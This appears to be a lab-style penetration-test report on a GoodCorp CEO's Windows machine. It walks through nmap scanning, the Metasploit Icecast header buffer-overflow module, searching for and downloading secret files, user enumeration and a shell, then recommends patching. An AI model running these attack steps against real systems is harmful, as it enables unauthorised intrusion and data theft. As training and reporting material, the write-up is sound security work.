GoodSecurity Penetration Test Report

[William.Lunn@GoodSecurity.com](mailto:William.Lunn@GoodSecurity.com)

1/20/2022

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

# Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Windows/http/icecast\_header

Vulnerability Explanation:

The vulnerability’s abuses a buffer overflow exploit to give remote control to a system. This particular module exploits the buffer overflow in the header parsing of Icecast (version 2.0.1 and earlier). It will then send 32 HTTP header which will then cause a write one past the end of a pointer array overwriting the saved instruction pointer. It also uses ExitThread() causing Icecast to think the thread is still in use without decrementing the thread counter.

Severity:

10

Proof of Concept:

1. The first thing to do to repeat this exploit is to use the command:   
   >nmap -sV 192.168.0.20

Text

Description automatically generated

1. Using this information we then use SearchSploit to search for Icecast vulnerabilities.  
   >searchsploit icecast  
   Text


   Description automatically generated
2. Now, open Metasploit using the command:  
   >msfconsole  
     
   Graphical user interface, text, application

   Description automatically generated
3. Once Metasploit is opened, we search and use the only available.  
   >search icecast  
   >use 0  
   Text

   Description automatically generated
4. We then search the options to see what we need to set and find that we need to set the RHOSTS to the victim’s machine before running it.  
   >options  
   >set RHOSTS 192.168.0.20  
   >run  
   Text

   Description automatically generated
5. Once in we now have access to the CEO’s computer where we can search hidden files on the machine.  
   > search -f \*secretfile\*.txt  
   >search -f \*recipe\*.txt  
   Text

   Description automatically generated
6. Now that we know the location of the file, we can download using the command:  
   >download ‘C:\Users\IEUser\Docuements\user.secretfile.txt’  
   >download ‘C:\Users\IEUser\Docuements\Drinks.recipe.txt’

1. Since we have access to the machine, another thing we can check is the users that have logged onto this machine using the command:  
   >run post/windows/gather/enum\_logged\_on\_users  
   
2. Here we can use many different commands to abuse such as:
   1. >shell
   2. >sysinfo
3. While on the machine, we can also use Meterpreter’s local exploit suggester for other possible vulnerabilities using the command:  
   >run post/multi/recon/local\_exploit\_suggester  
   Text

   Description automatically generated

# Recommendations

To prevent this from happening is, luckily, an easy fix. Since the exploit only works on Icecast versions earlier than 2.0.1, Icecast just needs to be updated to the latest version and be kept up to date to prevent this from happening again.  
  
Link: <https://icecast.org/download/>

If you know you have sensitive data, such as a recipe, another layer of protection I recommend is to encrypt the file with a password. This is typically done in your text editor program (for example: Microsoft Word).